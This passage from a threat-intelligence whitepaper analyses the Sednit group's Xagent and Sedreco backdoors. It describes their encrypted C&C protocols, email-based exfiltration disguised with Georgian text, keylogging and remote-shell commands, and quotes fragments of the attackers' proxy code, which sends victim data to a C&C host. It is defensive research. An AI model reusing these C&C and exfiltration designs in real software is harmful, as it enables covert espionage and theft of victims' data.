

Figure 6. `CryptRawPacket` **data buffer format**

The buffer starts with a header composed of the agent ID and a checksum calculated on the rest of the data. This checksum is a 2-byte cyclic redundancy check (CRC) *[16]* calculated on the data with a 2-byte pseudo-randomly generated polynomial. These two values are appended to each other to form the checksum field 4-byte value.

Then comes the serialized `ModuleMsg` object followed by an 11-byte value named `DATA_TOKEN`, both RC4-encrypted. The `DATA_TOKEN` value is hardcoded in the source code and probably serves to check the integrity of the message during decryption by the C&C server. The key used for RC4-encryption is the concatenation of a hardcoded 50-byte value and a pseudo-randomly generated 4-byte value, named `register` and appended to the encrypted data.

The exact same 50-byte value is used to form an RC4-key, also with a "register", in **Downdelph** and **Seduploader**.

As shown in Figure 5, the resulting buffer is written into a file maintained by the `LocalStorage` object. The encrypted data are then retrieved from this file and sent to the C&C server by the `ChannelController::sendDataToServer()` method, through the currently selected channel (channel implementation will be described in the next section).

Communications Loop

As shown in Figure 5, `AgentKernel::run()` then enters in an infinite loop relaying communications between the modules and the C&C server:

- It fetches `ModuleMsg` objects from the modules, which are then transmitted to the C&C server by the process previously described for the initial report. For example, the `RemoteKeylogger` module regularly sends a message containing the captured keystrokes to the C&C server.
- It retrieves `CryptRawPacket` objects sent by the C&C server from a C++ vector dubbed `_get_questions` and filled by the `ChannelController::getDataFromServer()` method. Those objects are decrypted and deserialized into `ModuleMsg` objects, which are then transmitted to the intended module. For example, the C&C server can send a message with the command `START` for the `RemoteKeylogger` module, which then begins its keylogging activity.

Accepted Commands

The kernel accepts 12 different commands from the C&C server, as listed in **Table 2**. In practice these commands are integer values corresponding to macros defined in the source code.

Table 2. `AgentKernel` **accepted commands**

Name	Integer Value	Purpose
`GET_AGENT_INFO`	1	Reports IDs and settings of modules and channels to the C&C server
`PING_REQUEST`	2	Reports IDs of modules to the C&C server
`CHANGE_PING_TIMEOUT`	31	Sets the parameter defining the amount of time to wait before initially contacting the C&C server to the given value
`CHANGE_STEP_TIME`	32	Sets the parameter defining the amount of time to wait between two attempts to reach the C&C server to the given value
`SET_PARAMETERS`	33	Saves the two previous parameters current values into the `LocalStorage` SQLite3 database, such that those values will be re-used at next startup
`CHANGE_CHANNEL`	41	Changes the currently selected channel to the channel identified by the given ID (see next section for details on the channels)

Name	Integer Value	Purpose
`CHANNEL_SET_PARAMETERS`	42	Changes the settings of the channel identified by the given ID. For example, it may be used to change the C&C server address.
`LOAD_NEW_MODULE`	51	Instantiates an `IAgentModule` object from the given data, and registers this new module with the kernel
`UNLOAD_MODULE`	52	Unloads the module identified by the given ID
`LOAD_NEW_CHANNEL`	53	Instantiates an `IAgentChannel` object from the given data, and registers this new channel with the kernel
`UNLOAD_CHANNEL`	54	Unloads the channel identified by the given ID
`UNINSTALL_XAGENT`	61	Kills the **Xagent** process (no uninstallation procedure implemented)

Communication Channels

The `ChannelController` object is in charge of contacting the C&C server through the currently selected communication channel, as shown in Figure 5. This controller is unaware of the underlying implementation of the channel, and can use for that purpose any object implementing the abstract class named `IAgentChannel`.

The Linux source code contains two channels, one using HTTP and one using emails, as described in **Table 3**.

Table 3. **Xagent version 2 Linux channels**

Name	ID	Network Protocols	Name of equivalent channel on Windows
`HttpChannel`	`0x2102`	HTTP	`WinHttp`
`MailChannel`	`0x2302`	SMTP to send emails and POP3 to receive emails (over TLS)	`AgentExternSMTPChannel` (only to send emails)

Each channel is identified by a 2-byte ID similar to the previously described module ID. There exists an implementation for the HTTP-based channel on Windows, while we only found a channel to *send* emails, without the ability to *receive* emails, on this platform.

By implementing the `IAgentChannel` abstract class, the channels provide a `getRawPacket()` method to fetch a message from the C&C server, and a `sendRawPacket()` method to send a message to the C&C server. As previously explained, those messages are `CryptRawPacket` objects. We describe in this section the implementations of these methods for the two Linux channels.

While **Xagent** samples usually come with only one channel, the `ChannelController` object can manage several of them in parallel. In particular it will automatically switch to a different channel — if there is one — in case the currently selected one is broken, as shown in Figure 5. Additionally, the operators can deploy a completely new channel through the previously described `LOAD_NEW_CHANNEL` kernel command.

HttpChannel

The `HttpChannel::getRawPacket()` method is implemented as a **HTTP GET** request — the message from the server being then in the HTTP answer body — while `HttpChannel::sendRawPacket()` is an **HTTP POST** request, whose body contains the message. The C&C IP address is hardcoded in the associated header file `HttpChannel.h`.

Both **GET** and **POST** requests are done on a URL following the format pictured in **Figure 7**.



Figure 7. **URL for GET and POST requests, `X.X.X.X` being the C&C server IP address**

Roughly summarized, this URL is a series of pseudo-randomly chosen parameters associated with pseudo-randomly generated values, **except** for a special parameter called `mark`. This special parameter (whose value is set to `ai` in the Linux source code) is associated with a so-called `token`, which is a 20-byte value encoding the agent ID in the format pictured in **Figure 8**.



Figure 8. **Format of the `token` value**

In this token, the `Key` is pseudo-randomly generated, while `URL_TOKEN` is hardcoded in the source code and probably serves to check the integrity of the message by the C&C server.

The bodies of the **POST** requests, and of the responses to **GET** requests, follow exactly the same format as the token, except that they contain a `CryptRawPacket` object in place of the agent ID. Also, the hardcoded value is a different one, called `DATA_TOKEN` by the developers.

MailChannel

The `MailChannel` object is an implementation of **Xagent** communication channel over emails, where messages are sent and received as attachments to emails.

During an investigation, we discovered the source code of a proxy server employed to relay traffic between **Xagent** infected computers using `MailChannel` (dubbed "agents" hereafter) and a C&C server. This source code was left in an open directory on the proxy server, which was then indexed by the Google search engine.

The proxy code is a set of Python scripts containing more than 12,200 lines of code among 14 files; the files are shown in **Figure 9**. It also contains some log files indicating it was in use from April 2015 to June 2015.

```
$ls -hog
    877B   27 Feb   2015 ConsoleLogger.py
    4.8K   14 Apr   2015 FSLocalStorage.py
    6.9K   14 Apr   2015 FSLocalStorage.pyc
    1.6K   27 Feb   2015 FileConsoleLogger.py
    2.6K    7 Apr   2015 FileConsoleLogger.pyc
    5.8K   27 Feb   2015 MailServer.py
     11K    7 Apr   2015 MailServer2.py
    9.6K   16 Apr   2015 MailServer3.py
    2.3K    7 Apr   2015 P2Scheme.py
    2.2K    7 Apr   2015 P2Scheme.pyc
    1.6K    7 Apr   2015 P3Scheme.py
    2.4K    7 Apr   2015 P3Scheme.pyc
    745B   27 Feb   2015 WsgiHttp.py
    2.3K   14 Apr   2015 XABase64.py
    3.1K   14 Apr   2015 XABase64.pyc
      0B    6 Apr   2015 __init__.py
    2.9M   19 Jun   2015 _w3.log
     12K   16 Apr   2015 _w3server.log
    1.5K    3 Apr   2015 quickstart.py
    2.4K   15 Apr   2015 settings.py
    1.6K   15 Apr   2015 settings.pyc
    4.2K   15 Apr   2015 w3s.py
    605B   27 Feb   2015 wsgi.py
```

Figure 9. **Proxy server source files**

As can be seen from the files' names, the proxy is actually more than a simple relay of communications: it translates the email channel protocol from the agents into HTTP requests for the C&C server. Therefore, we decided to include this proxy in our analysis of the email communication channel. **Figure 10** represents the whole communication workflow that will be described in this section.



Figure 10. **Communication workflow between an Xagent infected computer using `MailChannel` and its C&C server, via a proxy server**

The proxy source code contains a few unused instructions related to agents communicating over HTTP, i.e. using `HttpChannel` rather than `MailChannel`. Nevertheless, the main class responsible for relaying HTTP traffic from agents — named `W3Server` — is absent and its instantiation has been commented out. Similar to **Xagent**, the operators therefore seem to deploy the components of the proxy server only if needed, and this one was intended to relay `MailChannel` traffic only.

On the Agent

The `MailChannel::sendRawPacket()` method is in charge of sending `CryptRawPacket` objects as email attachments. For that purpose, the code contains an SMTP server address with an email address and a password to log in, plus a recipient email address to which the emails will be sent. Depending on the sample, this recipient email address may belong to a freemail provider, a custom Sednit domain, or even a hacked target.

Building a C&C protocol over email brings at least two problems for the operators: they need to be able to distinguish **Xagent** emails from unrelated emails in the inbox (like spam emails), and they need to bypass spam filters. To do so, they implemented a protocol named `P2Scheme` (and dubbed "P2" hereafter), which defines the format of the emails. This protocol is described as a "level 2 protocol" by the developers, and defines the following email fields:

- The **email subject** is the base64 encoding of a value following the format pictured in **Figure 11**.



Figure 11. **Email subject generated by the P2 protocol.**

  In this format, the `Key` is pseudo-randomly generated, while `SUBJ_TOKEN` is a 7-byte value hardcoded in the source code and strangely containing the string "china" (prefixed with bytes `0x55 0xAA`). This specific subject serves to distinguish **Xagent** emails from unrelated emails in an inbox, as we will explain.

- The **email body** and the **attachment name** are the base64 encodings of pseudo-randomly generated values.
- The **boundary value**, used to separate a MIME multipart message in parts *[17]*, is a pseudo-randomly generated value.

Nevertheless, in practice only the boundary is actually generated with the P2 protocol, as the code to generate the others fields has been commented out in the Linux source code. Instead, these fields are set to fixed values, likely chosen to avoid attracting attention from Georgian targets:

- the email subject is set to `piradi nomeri`, which refers to a national ID number in Georgian
- the email body is set to `gamarjoba`, which means `hello` in Georgian
- the attachment name is set to `detaluri_X.dat`, where `X` is the current time (`detaluri` means `detailed` in Georgian)

Georgian institutions are well-known targets of the Sednit group, as documented by FireEye in 2014 *[9]*.

Once the email has been built, the `CryptRawPacket` object is added as an attachment. Finally, the email is sent with the SMTP protocol over TLS to the recipient email address (`exfil@example.com` in Figure 10). It will be retrieved by the proxy server, and the message will be forwarded to the C&C server, as we will describe below.

In the other direction, the `MailChannel::getRawPacket()` method retrieves emails containing messages from the C&C server with the POP3 protocol over TLS. The email address to receive messages is a different one than the one used to send messages (`orders@example.com` in Figure 10). For each received email, the method checks that the subject is set to `piradi nomeri` and, if so, instantiates a `CryptRawPacket` object from the attachment, which is then transmitted to the intended module.

On the Proxy Server

The `MailServer.py` script manages the communications by emails with the agents. To do so, it regularly fetches emails from the inbox agents have sent their messages to (`exfil@example.com` in Figure 10).

The script then checks for each email whether the subject matches the P2 protocol; that is, if once decoded it contains the `SUBJ_TOKEN` value (see Figure 11). Alternatively, it checks whether the subject is set to `piradi nomeri`, which is the case with the Linux source code as we just explained.

If the subject is valid, `MailServer.py` stores the email attachment into a "FROM" folder associated with the sender agent, using a custom format defined in a class named `P3Scheme`. This format, dubbed "level 3 protocol", is a variation of the one presented in Figure 8 for the HTTP token: namely, the length of `Junk` is set to 9 and the hardcoded value is different.

The script `LocalStorage.py` manages a storage with a "FROM" and "TO" folder for each agent that sent an email to the monitored inbox (the agent ID being retrieved from the `CryptRawPacket` attached to the email).

The second important script is `w3s.py`, which manages the HTTP communications with the C&C server. For all known agents, the script retrieves the messages dropped in the "FROM" folder, and sends them to the C&C server in the body of a **HTTP POST** request. The URL for this request is built by the following Python code:

```
BASE_URL = "http://" + XAS_IP + XAS_GATE

def url_for_agent(agent_id):
    url = BASE_URL + "?s=" + P3_Scheme.pack_service_data(struct.pack("<I", SERVER_
    UID)) +\
        "&a=" + P3_Scheme.pack_data(struct.pack("<I", agent_id))
    return url
```

The values `XAS_IP` and `XAS_GATE` are respectively the C&C server address and URL path, while `SERVER_UID` is a 4-byte value identifying the proxy server. The `P3_Scheme.pack_service_data()` method encodes data following the previously-described P3 format.

In the other direction, the `w3s.py` script regularly sends a **HTTP GET** request to the C&C server, on the URL previously described, for all known agents. The body of the C&C answer is a message encoded with the P3 protocol that will be stored in the "TO" folder. Then, the `MailServer.py` script will retrieve the message and attach it to an email following the P2 protocol, which will be sent to the agent.

From the log files contained in the proxy open folder, we can infer that it was a Windows server configured in the Russian language (Python console error messages were output in Russian language).

Conclusion and Open Questions

Xagent is a well-designed backdoor that has become the flagship espionage malware of the Sednit group over the past few years. The ability to communicate over HTTP or via emails make it a versatile tool for the operators.

Moreover, the existence of **Xagent** versions for Windows, Linux and iOS shows the importance of this backdoor in their arsenal. We speculate that there are versions for others platforms, like Android.

SEDRECO: THE FLEXIBLE BACKDOOR

Identikit

***Sedreco* serves as a spying backdoor, whose functionalities can be extended with dynamically loaded plugins. It is made up of two distinct components: a dropper and the persistent payload installed by this dropper.**

Alternative Names

AZZY

Usage

Sedreco is deployed on targets deemed interesting after a reconnaissance phase. It serves for long-term espionage, thanks to the numerous commands provided by its payload.

Known period of activity

May 2012 to July 2016. Probably still in use at the time of writing (August 2016).

Known deployment methods

- Downloaded by **Seduploader**
- Downloaded by **Downdelph**

Distinguishing characteristics

- The **Sedreco** payload relies on a configuration usually stored in a registry key named `Path`, or in a file named `msd`, and initially embedded in the Sedreco dropper
- The **Sedreco** payload creates a mutex named `MutYzAz` or `AZZYMTX`
- The inbound and outbound communications of **Sedreco**'s payload with its C&C server are buffered into two files, respectively named `__2315tmp.dat` and `__4964tmp.dat`

Context

Sedreco has two binary components, a dropper and the spying backdoor *usually* contained in this dropper. The dropper part of **Sedreco** has also been used to deploy a different payload: a lightweight downloader (not described in this whitepaper) named `msdeltemp.dll` by its developers.

We believe **Sedreco** was first used in 2012, while our analysis was performed on samples compiled mid-2016.

Dropper Workflow

The workflow of **Sedreco**'s dropper is composed of the five steps presented in **Figure 12**.



Figure 12. **Dropper workflow with the developers' names for each step**

While straightforward, this workflow possesses some features worth mentioning:

- The payload configuration is installed on the system by the dropper, in a file or in a registry key, depending on the sample. It means that analyzing a **Sedreco** payload sample itself will not reveal configuration information, such as the C&C server address (configuration content will be described below).
- Payload persistence is usually ensured by registering an auto-start entry in the Windows Registry, but we have observed other methods, like registering the payload as a Shell Icon Overlay handler COM object *[18]*.
- During its execution the dropper builds a small report, which is then sent to the C&C server. Here is an example of such a report:

```
INST MSD=0
INST FL=0
INST RUN=0
ST DL=0
```

Each line corresponds to one step of the dropper workflow, as described in **Figure 12**. The value `0` means success, while there would be an error code returned from the Windows API `GetLastError` otherwise.

Payload Workflow

In this section we will describe the internal working of the **Sedreco** payload: first, its configuration file format; second, the commands it can execute; then, how it communicates with its C&C server; and finally, how its functionality can be extended with plugins.

Configuration

The first action of **Sedreco**'s payload is to retrieve the configuration file previously installed by the dropper. This configuration file consists of a series of variably-sized data fields, preceded by a header, as described in **Figure 13**.



Figure 13. **Extract of Sedreco configuration. The names of the fields are those created by ESET's analysts. Field sizes are in bytes.**

The configuration is encrypted with a custom algorithm using a 6-byte key stored at its beginning. An implementation of this algorithm in Python can be found in ESET's GitHub repository *[10]*.

Following the key come 10 1-byte fields, each of them containing the size of a corresponding data field. Those data fields contain the following values (ESET's names):

1. **Timer1:** Time to wait between two attempts to ask the C&C server for a command to execute (usually set to 10 minutes)
2. **Timer2:** Time to wait between two attempts to exfiltrate data to the C&C server (usually set to 10 minutes)
3. **Computer Name:** Computer name to which a pseudo-randomly generated 6-byte value is appended, plus a two-byte value hardcoded in the dropper
4. **C&C1:** Domain name of the first C&C server
5. **C&C2:** Domain name of the second C&C server
6. **Operation Name:** 4-character string initially hardcoded in the dropper, which likely identifies the operation or the target. So far, we have observed the following values: `rhze`, `rhdn`, `rhst`, `rhbp`, `mtfs`, `mctf`, `mtqs`. We do not know the exact meaning of these values.
7. **Keylogger MaxBuffer**: Maximum size of the memory buffer where keystrokes are logged, before they are dumped to the outbound file (described below)
8. **Keylogger MaxTimeout:** Maximum time to wait before the logged keystrokes are dumped to the outbound file (described below)
9. **Keylogger Flag:** Specify whether to enable the keylogger or not
10. **C&C3:** Domain name of the third C&C server

The next ten data fields are the paths to the plugins that **Sedreco** will load at startup. These fields are initially empty, and are updated when **Sedreco** receives a plugin to load from the C&C server.

Commands

Once it is running, **Sedreco** provides numerous commands to its operators, identified by a number, as described in **Table 4**. Those commands allow the attackers to spy on the target, but also to collect information on other computers accessible from the compromised machine.

Table 4. **Sedreco payload commands**

Number	Purpose
0	Update configuration value
1	Load plugin
2	Unload plugin
3	Start keylogger
4	Stop keylogger
5	List directories
6	Read file
7	Write file
8	Delete file or directory
9	Enumerate registry key
10	Write registry key
11	Delete registry key
12	List running processes
13	Create process
14	Terminate process
15	List loaded plugins
16	Run Windows shell command (output temporarily stored in a file named `tmp.dat`)
17	List connected devices
18	Update **Sedreco** payload binary on disk
19	Read file from a specified offset
20	Map network resources
21	Run `systeminfo` Windows shell command
22	List files and directories
23	Read file (wrapper for command 6)
24	Run a given **Sedreco** command
25	Create thread
36	Start remote shell over HTTP (plugin command, see below)

Interestingly, the commands are registered at runtime by calling an internal function — usually exported under the name `RegisterNewCommand` — with the command number and the address of the command handler. For example, **Figure 14** shows the registration of the first six commands.

```
RegisterNewCommand = GetProcAddress(hSelfModule, "RegisterNewCommand");
RegisterNewCommand(0, CMD_update_config, 0);
RegisterNewCommand(1, CMD_load_module, 0);
RegisterNewCommand(2, CMD_free_module, 0);
RegisterNewCommand(3, CMD_start_keylogger, 0);
RegisterNewCommand(4, CMD_stop_keylogger, 0);
RegisterNewCommand(5, CMD_list_dir, 0);
RegisterNewCommand(6, CMD_read_file, 0);
```

Figure 14. **Command registration — `CMD` functions are the commands handlers**

This mechanism makes **Sedreco** a flexible backdoor, which includes only the commands in a sample that are currently needed (which means in particular that the previous list of commands may not be complete). It also allows plugins to easily register new commands, as we will explain later.

Communications with the C&C server

Sedreco communicates with its C&C server in a quite unusual way, pictured in **Figure 15**.



Figure 15. **Data flow between Sedreco on a compromised host and its C&C server**

On one hand, **Sedreco** network threads periodically ask the C&C server for orders, and store them in an "inbound file". Those orders are then fetched and processed by **Sedreco** core threads. On the other hand, the data to exfiltrate (logged keystrokes, results of executed commands, etc) are queued in an "outbound file", and periodically transmitted in bulk to the server by the network threads.

As this asynchronous communication method limits the number of network contacts with the C&C server, it might reduce the chance of attracting attention in the target's network. Moreover, using files rather than keeping the data buffered in memory avoids losing the data if the machine shuts down or loses network connectivity.

In the following sections, we describe the network communications and the exact format of the inbound/outbound files.

Inbound Communications

Sedreco regularly asks its C&C server for a command to run — usually every 10 minutes. The C&C server domain names are retrieved from the configuration, and they are contacted in their order of appearance in this configuration (see configuration format). In other words, if the first C&C server is up — **C&C1** in Figure 13 — the others are never contacted.

The actual contact is a **POST** request over HTTP or, depending of the sample, HTTPS, on the URI `/update`. The body of the request contains the base64-encoding of the data structure pictured in **Figure 16**.



Figure 16. **Network contact message format. Computer name is a variably-sized field**

This data structure is encrypted with the 6-byte key stored at the end, using the same algorithm as that used to encrypt the configuration file. The `Type` field is set to 0, which distinguishes inbound from outbound.

The C&C server will then answer with the information about a command to run, the commands being stored in the inbound file by **Sedreco** network threads. The inbound file is usually named `__2315tmp.dat` and located in the `%TEMP%` directory. This file consists of a series of variably-sized entries, each entry containing the information from the C&C server for one command to run, as described in **Figure 17**.

